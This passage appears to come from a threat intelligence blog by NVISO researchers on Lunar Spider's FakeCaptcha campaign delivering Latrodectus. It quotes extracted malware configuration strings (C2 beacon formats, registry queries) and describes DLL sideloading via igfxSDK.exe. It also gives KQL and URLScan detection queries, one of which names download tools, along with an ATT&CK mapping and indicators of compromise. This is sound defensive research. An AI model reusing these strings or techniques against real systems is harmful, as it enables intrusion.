"counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s",

"counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s",
                    "/c reg query
HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Cryptography /v MachineGuid | findstr
MachineGuid",
                    "C:\\Windows\\System32\\cmd.exe",
                    "/c reg query
\"HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\IDConfigDB\\Hardware
Profiles\\0001\" /v HwProfileGuid | findstr HwProfileGuid",
                    "C:\\Windows\\System32\\cmd.exe",

"counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s",
                    "[{\"data\":\"",
                    "\"}]",
                    "&dpost=",
                    "\\*.dll",
                    "AppData",
                    "Desktop",
                    "Startup",
                    "Personal",
                    "Local AppData",
                    "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell
Folders",
                    "C:\\WINDOWS\\SYSTEM32\\rundll32.exe %s,%s",
                    "<!DOCTYPE",
                    "C:\\WINDOWS\\SYSTEM32\\rundll32.exe %s",
                    "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)",
                    "<html>",
                    "%s%d.dll",
                    "Content-Type: application/dns-message",
                    "Content-Type: application/ocsp-request",
                    "Content-Length: 0",
                    "12345",
                    "12345",
                    "&stiller=",
                    "explorer.exe",
                    "%s%d.exe",
                    "%x%x",
                    "&mac=",
                    "%02x",
                    ":%02x",
```

```
                    "&computername=%s",
                    "&domain=%s",

"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/",
                    "%04X%04X%04X%04X%08X%04X",
                    "%04X%04X%04X%04X%08X%04X",
                    "\\Registry\\Machine\\",
                    "LogonTrigger",
                    "TimeTrigger",
                    "PT0H%02dM",
                    "PT0S",
                    "%04d-%02d-%02dT%02d:%02d:%02d",
                    "\\update_data.dat",
                    "URLS",
                    "URLS|%d|%s\r\n"
                ],
                "Group name": "Elara"
            }
        ]
    }
}
```

JSON

Furthermore, it is important to mention that the DLLs were observed to be signed, before being revoked.

Code Signing Infromation

Most of the DLLs observed in this campaign are signed with GlobalSign, with multiple obscure companies in Moldova, India, UK and Ukraine as signers:

- TEAM PLAYER SOLUTIONS LTD
- LINDHOLM SOLUTIONS L.P.
- ASTRA PROPERTY MANAGEMENT, SRL
- EVEREST REMIT SEWA LLP
- APPEX FINVEST PVT LTD
- LLC GRUZOPEREVOZCHIK
- LLC JUPITER
- LLC XENIT
- LION CODE OY

Infrastructure

Lunar Spider utilized various infrastructure components to reach victims and host their FakeCaptcha framework, payloads, and command-and-control (C2) servers.

- To reach victims, the threat actor compromised websites with CORS vulnerabilities, injecting the iFrameOverload script. These websites were primarily built with WordPress, based on observations.
- The TeleCaptcha delivery domains were predominantly hosted on AWS and Cloudflare, registered through WEB COMMERCE COMMUNICATIONS LIMITED DBA WEBNIC.CC and MAT BAO CORPORATION. These domains typically featured a small subdomain and ended with a .com top-level domain (TLD).
- For payload delivery, the domains were mostly hosted on Cloudflare and AWS, registered through MAT BAO CORPORATION. These domains were five to six characters in length and ended with a .com TLD.
- Their C2 domains were hosted on Railnet LLC and Cloudflare, registered primarily through CNOBIN INFORMATION TECHNOLOGY LIMITED, and ended with a .com TLD.

URLScan Hunting Queries

The following URLScan hunting queries can be utilized to identify Lunar Spider's infrastructure. *Please note that these queries require a PRO subscription.

iFrameOverload – Compromised Websites Hunt

```
text.content:"verifyURLAvailable" AND text.content:"detectIframeCreation" AND
text.content:"createIframe" AND text.content:"iframe.style.cssText ="
```

TeleCaptcha – FakeCaptcha Payloads Hunt

```
text.content:"generateUniqueUsername" AND text.content:"sendTelegramNotification"
AND text.content:"generateRandomNumber" AND text.content:"stageClipboard" AND
text.content:"getBrowserInfo"
```

KQL Hunting Queries

The KQL queries on this section are provided to help on hunting for Lunar Spider's activities across several stages of the attack chain using Microsoft Defender telemetry. Some of these queries also serve as a foundation for custom detections. You just need to adjust the detection logic, to fit your environment normal baselines.

Uncommon Executions via the Run Dialog

```
let window = 30d;
DeviceRegistryEvents
| where Timestamp > ago(window)
| where ActionType == "RegistryValueSet"
| where isnotempty(RegistryValueData)
| where RegistryKey endswith @"\CurrentVersion\Explorer\RunMRU"
| where InitiatingProcessFileName =~ "explorer.exe"
| where InitiatingProcessAccountName != "system"
| where RegistryValueData has_any ("powershell", "pwsh", "cmd", "mshta", "curl",
"msiexec")
| extend regkey_length = strlen(RegistryValueData)
| project
    registry_change_timestamp = Timestamp,
    DeviceName,
    InitiatingProcessFileName,
    InitiatingProcessAccountName,
    RegistryKey,
```

```
    RegistryValueData,
    regkey_length,
    RegistryValueName
| where regkey_length > 20
| summarize
    count(),
    make_set(registry_change_timestamp),
    make_set(DeviceName),
    make_set(InitiatingProcessFileName),
    make_set(InitiatingProcessAccountName),
    make_set(RegistryKey),
    make_set(RegistryValueName)
    by RegistryValueData, regkey_length
| sort by count_ asc, regkey_length desc
```

Lunar Spider attempts to gain initial access using the FakeCaptcha technique, which operates similarly to ClickFix. When a command is executed via the Windows Run dialog, a new key is created under the RunMRU (Most Recently Used) registry key. Although Microsoft Defender already provides strong coverage for detecting this technique (based on our experience), the above query can be utilized, which is heavily inspired by *Manuel Arrieta*'s great analysis. The query identifies suspicious executions via the Run utility that invoke binaries commonly abused to download malicious content.

Intel Graphics Media Accelerator Drive Abuse (igfxSDK.exe)

DLL Search Order Hijacking

```
let period = 30d;
DeviceFileEvents
| where Timestamp > ago(period)
| where ActionType == 'FileCreated'
| where FileName =~ 'wtsapi32.dll'
| where FolderPath !startswith @'C:\Windows\System32\' and FolderPath !startswith
@'C:\Windows\SysWOW64\' and FolderPath !startswith @"C:\Windows\WinSxS\Temp\" and
FolderPath !startswith_cs "/"
| invoke FileProfile('SHA1')
| project-reorder Global*, SignatureState
```

The attackers exploited the DLL search order of Intel's signed executable *igfxSDK.exe*, to load an arbitrary and malicious DLL. Normally, *wtsapi32.dll* resides in the Windows system directories. The query above looks for any files that named *wtsapi32.dll* that were dropped to disk in unusual directories. Additionally, the following query detects any executable that loads this DLL from non-standard locations.

```
let period = 30d;
DeviceImageLoadEvents
| where Timestamp > ago(period)
| where FileName =~ 'wtsapi32.dll'
| where FolderPath !startswith @'C:\Windows\System32\' and FolderPath !startswith
@'C:\Windows\SysWOW64\'
```

Another way to spot suspicious DLL loading by *igfxSDK.exe* is to search for any files the specific process attempts to load. In our tests, Defender's agent heavily filters these load attempts, so this query will typically return no results.

```
DeviceImageLoadEvents
| where InitiatingProcessFileName =~ 'igfxSDK.exe'
```

Finally, its uncommon to see *igfxSDK.exe* executed outside the Windows system directory. The following query can be used to identify such uncommon processes.

```
DeviceProcessEvents
| where FileName =~ 'igfxSDK.exe'
| where FolderPath !startswith @"C:\Windows\System32\"
```

Revoked Certificate

```
DeviceFileEvents
| where Timestamp > ago(30d)
| where FileName =~ 'wtsapi32.dll'
| where isnotempty(SHA1)
| distinct FileName, SHA1, SHA256, FolderPath
| join DeviceFileCertificateInfo on SHA1
| where IsTrusted == false
| invoke FileProfile('SHA256')
| project-reorder
    FolderPath,
    FileName,
    IsSigned,
    Signer,
    Issuer,
    IsTrusted,
    Global*,
    IsCertificateValid,
    IsExecutable
```

As mentioned earlier, the *wtsapi32.dll* was originally signed with a certificate that was later revoked. The above query can be used to detect any instances of wtsapi32.dll associated with revoked certificates.

igfxSDK.exe Network Communication

```
let period = 30d;
DeviceNetworkEvents
| where Timestamp > ago(30d)
| where InitiatingProcessFileName =~ 'igfxSDK.exe'
```

As the attack progresses, the abused *igfxSDK.exe* reaches out to the C2 server. Because its uncommon for this binary to initiate network communication, the above query can be used to detect any such activity.

MITRE ATT&CK TTPs

Tactic	Technique	Technique ID	Description
Resource Development	Compromise Infrastructure: Web Services	T1584.006	Lunar Spider compromises websites with CORS vulnerabilities.
Initial Access	Drive-by Compromise	T1189	Lunar Spider resides in drive-by attacks of victims browsing the infected websites.
Execution	User Execution: Malicious Copy and Paste	T1204.004	Lunar Spider utilizes FakeCaptcha for execution.
Execution	Command and Scripting Interpreter: PowerShell	T1059.001	Lunar Spider employs a PowerShell downloader for the next stage.

Tactic	Technique	Technique ID	Description
Execution	Command and Scripting Interpreter: JavaScript	T1059.007	Lunar Spider injects JS into the compromised websites.
Execution	Command and Scripting Interpreter: Windows Command Shell	T1059.003	Lunar Spider uses Windows commands to execute PowerShell and discovery actions such as whoami.
Execution	Windows Management Instrumentation	T1047	Lunar Spider's Latrodectus uses WMIC to enumerate security software installed.
Persistence, Execution	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001	Lunar Spider's MSI dropper drops the Intel EXE into the \SOFTWARE\Microsoft\Windows\CurrentVersion\Run registry key for execution of the malicious DLL and persistence.
Execution, Defense Evasion	Hijack Execution Flow: DLL	T1574.001	Lunar Spider uses an Intel EXE with a malicious DLL inside the same directory to hijack the search order mechanism and sideload the DLL.
Defense Evasion	Subvert Trust Controls: Code Signing	T1553.002	Lunar Spider signs their DLLs with GlobalSign certificates.
Discovery	Domain Trust Discovery	T1482	Lunar Spider's Latrodectus enumerates domain trusts using nltest.
Discovery	Permission Groups Discovery	T1069	Lunar Spider's Latrodectus enumerates groups using net group commands.
Discovery	Software Discovery: Security Software Discovery	T1518.001	Lunar Spider's Latrodectus uses WMIC to enumerate security software installed.
Discovery	System Network Configuration Discovery	T1016	Lunar Spider's Latrodectus executes ipconfig.
Discovery	System Information Discovery	T1082	Lunar Spider's Latrodectus executes systeminfo.
Discovery	Network Share Discovery	T1135	Lunar Spider's Latrodectus executes net view /all.
Command & Control	Ingress Tool Transfer	T1105	Lunar Spider downloads further payloads into the victim (MSI, DLL).
Command & Control	Application Layer Protocol: Web Protocols	T1071.001	Lunar Spider's Latrodectus communicates with its C2 over HTTPS.
Command & Control	Fallback Channels	T1008	Lunar Spider's Latrodectus includes two C2 domains (one for fallback) into its configuration.
Command & Control	Encrypted Channel: Symmetric Cryptography	T1573.001	Lunar Spider's Latrodectus uses RC4 keys for encryption and decryption of C2 traffic.

Indicators of Compromise

FakeCaptcha Delivery Domains

```
mio[.]skyfytrade[.]com
po[.]parahybaminerals[.]com
boro[.]kylelaruffa[.]com
lod[.]atikemprime[.]com
ai-helper[.]xyz
stakesol[.]pro
```

```
ones[.]vendtech[.]biz
janin[.]qiyueyoo[.]com
```

Payload Delivery Domains

```
psmssl[.]com
mbkes[.]com
xfoucs[.]com
laluzn[.]com
mybbhc[.]com
eplfa[.]com
huazb[.]com
mywlfc[.]com
qoazo[.]com
nfaofc[.]com
tcjoky[.]com
falkfx[.]com
dxbas[.]com
keanex[.]com
mnkcr[.]com
vdddnc[.]com
wlisd[.]com
awpdc[.]com
vsxxc[.]com
kielx[.]com
krupj[.]com
ceydx[.]com
jhitu[.]com
eluzz[.]com
sokia[.]org
naintn[.]com
```

C2 Domains

```
daestfestifalkrlon[.]com
klonfcrtyseaflow[.]com
masitreuik4[.]com
bibikolatosderva[.]com
draklofsitewebsdrift[.]com
kflyghtovilodas[.]com
daestfestifalkrlon43[.]com
kikliloputocrowfly[.]com
yuikasdojhf[.]com
lolkasdokriosell[.]com
humorgarigoru[.]com
rofikrilkioda[.]com
vytokiurtye[.]com
fasrikolsame[.]com
asrofilogatertol[.]com
kusinurifasdirtoe[.]com
dralbandrhifit[.]com
servilinisfadustrit[.]com
basofredyklsnf[.]com
servamhifiport[.]com
lasoriodrens[.]com
asioklaydpory[.]com
```

```
qrwestfiodterty[.]com
gifrodasderty[.]com
firopirocloundare[.]com
viropirostandap[.]com
iondrivinos34[.]com
rolkdsgwasagt[.]com
annadirovichblogs[.]com
vatabimbibport[.]com
larioiokolid[.]com
bibigigatrols[.]com
lopikopiblogs[.]com
lilibuddafastserv[.]com
fadiomasdpir[.]com
quikstartmaindiloflare[.]com
geoternalkoddfiso[.]com
barometokliasss[.]com
juliavirafoklios[.]com
bagonamaditrohds[.]com
irectashasdri[.]com
trolsfigabubu[.]com
aliondrifdions[.]com
gorahripliys[.]com
llojikartid[.]com
gasrobariokley[.]com
fadoklismokley[.]com
```

MSI SHA-256 Hashes

```
dc25dd8cc1ce53da33777c82b6acfb820ede522e894093386349538e0b58d86c
dea85c1e75be9db2c7c96007283389ddf28a21d79a05f3e6396a0c7f780b7b9f
f1b27d88bdb6b4d2019191b539f130edceb6b7ec16bd4131159256b4c872a8fd
2c3624344070c78c0785b5e833c0d56a5cec3f5e58ce53b9c17018d9386b7f37
f7dea7d5f87f19c73def52f3b40ca9f0c903a82d49fccb65d3acc1c4f12ad17c
382af3f71da0480e279fc7be35159aba4cd0ff303672ac9b506031d0d0825b36
987bfdf18e0b3dac53bcc8cc906ef6c907c3e23d9ff23eb703e196782ae00b00
db3af674f9b85a916b48710c4b663b50ed324f67021fe3ca6ffee9a917c6f2bd
1ed00080c1fb5e56fb0ce5d2ddf1e11ab42a29c03279f6dbbe6da558c1441213
3af32eeede84d9ab70ce15ef51fa2bd7da42224537551410f565d1ec3b22b005
24df8019c75e1dc7f731dcaf3458d96909571c29a79fd78326d324644ae8c743
64ae18ec4f59c9e562726ba542aadf00791c0e3b70e9a8ce368ce6cad32099d1
2469af010ded8487d0fa4013d1db762c475739b6984b7dc716c069969f8ec39e
30fedcda71caa98d7f64aed61c4d86157607be33aec40aebf12cf179f827016a
631f88a97cd1f096d9d923538e299b12e1f441895e31ada5b522e80c8da84777
5ec37444f9ead97f89b74b0b0ee6707bd67a61cb1ad1aa7f5ba85613b722cf4a
eaad24674576787f5839239e267654029de773d15de4ab99d49e06fc64fc9199
c5357886504980d768f4a5b04e0c2c97b3df77087ae3be6bae82d75381331013
81e93f76a288100b1b27ff9d5b932406a44826a4495a8f033c9e598b16fbfb32
b7a76290c7d3af7b59e92da4f2bf278c9ba19b7dbeab33313d9f22888c94dc8d
18a3331da93c93948e8b53aaa85428464a484fc71d47b09dfb74cb315a8a87d0
63dedb2c4bb010f634907d375ba85f208fb1493261e7f42e0523d81697b430c1
321d0ac7a683eb4c5a28d54f751f229c314280014985ce514fac3faca7d3829f
15650b50bf87d1df0503a0ead8222b831df1dccd31bbd6d35ede5d6f32ffff9f
b97cd404ceab09bdd92003599566d946cead1d5d5dba528327821fe4f18108ec
bff3c05d768803973fd44ad85b7cd765f369534510faa721b726c0f37441f5de
c74390fc167ddd3532d9484db4ef66ff49ae8accce98c5eeec7261c174a032db
```

DLL SHA-256 Hashes

```
fa3b9f050519f8106a424f92aab6a7714fefe36ca3b859acb099ae1467d8c0ae
78e2cde1aa394ed90a172ac8adb3f0e8c6f0297607ad117977e3a4b112667ed3
5ef4165814a06f164cec6f6323d11bf62d7934a61c2b992fc47ca5319d3e9373
f55df05f07ac4c0be0bcfd0815df4643ffc8aa3592253dbdbf110df978653542
87c787ea53a4dad92afd36c13a4fc5da7af1ea8dbe5634e4e3b011f289c9c91b
85ec3f2c2b15247fbcd4bb2c5a6029f9972f9f57481977750eba24d2974e4bac
6147f86e79bdcbae37e724ada941c5129b8ef904fc9e3c498a3923c69937d99c
71fc456191dac6467fcb416b485396ae8995861e13694e7f1d022ac9631a3b54
7b40b2650636adbd94119dc131b42f9d74bcafd592ce8c6367a537438c2c4831
392fca50afaf4a2d5246f865bd9be49722d257f60e08a70997ababaacccfb836
09aa34b00deef4554536625647be80e28c629bfb605540188e9c29b45c7bf663
1ce7b92b7746ef70ef164260e6d2e40e8022fbff4d868857622dec054f88191b
26cff647bdb222a536b8f0dd31a3e1068455b49421df91d079a9c933afafb265
3085a20ca65d256fa4be7dfe1f9ff246742910b5a29768951af523886bdc65ed
1758a2bbebab26b9ae6bc9d15b0ed6c9e1859f9a617864cb5acc6fb8c77aaddb
36066cc93e5aa0977439b6769705edc01967b174584cbb283e98dfef1582cc7e
ed9a9c8bd1f07e684d26f8c3d5c08a147c21bf04490941c28fe5ee4d3a1c9f1e
3e48db8ec93ac99c36d6d618df69863fdb8eb751d40b7266b0d38b87896f5472
ec29ce8537e112869dfccb8a57574ebd01eecd7ff5c9fff54fdc1b05ea8941b3
a9a62667713ff019f1c614f4cf7abecc8e6a70fc1a861088521da3fd3871abfe
9e26fb13c47f6fad9530aa29eeaee6512fc734fe6a49e27058107d212a9cb9a2
ceb5d51cc87dfd661123bd9b3e79dd6e3ab403850f2776e04f46320fc481199e
69fd1efbf2eddbe001f1f893bbf607b0002b8204928c04c126ce1b5f7bd0aa8f
9ef9a81d3004e7f569c2266321d335e85d44ba65d253496e3bdb4e94726f260c
9294c715c94456ba7aa32c7374c05497df3bc8a209f5b9ec2c5d5d7f26ec0360
41e0ce27c7b481da259e191930502005f75aa9ae1f0513b07cd81a479361fe9b
be5bcdfc0dbe204001b071e8270bd6856ce6841c43338d8db914e045147b0e77
```

About the Authors

Efstratios Lontzetidis

Efstratios is a member of the Threat Intelligence team at NVISO's CSIRT and is mainly involved in Intelligence Production.

LinkedIn
X

Efthymios Kelesmitos

Efthymios is a member of the Penetration Testing team at NVISO's SSA and is mainly involved in Web & API Application Assessments.

LinkedIn

Christos Giampoulakis

Christos is a member of NVISO's CSIRT & SOC Threat Detection Engineering team, where he focuses on researching and developing detection Use Cases.

LinkedIn
X

Special thanks to Patrick Lodder and Konstantinos Soursos for reviewing this blog, and Georgios Koukioglou and Fiona Trimi for initially identifying this threat.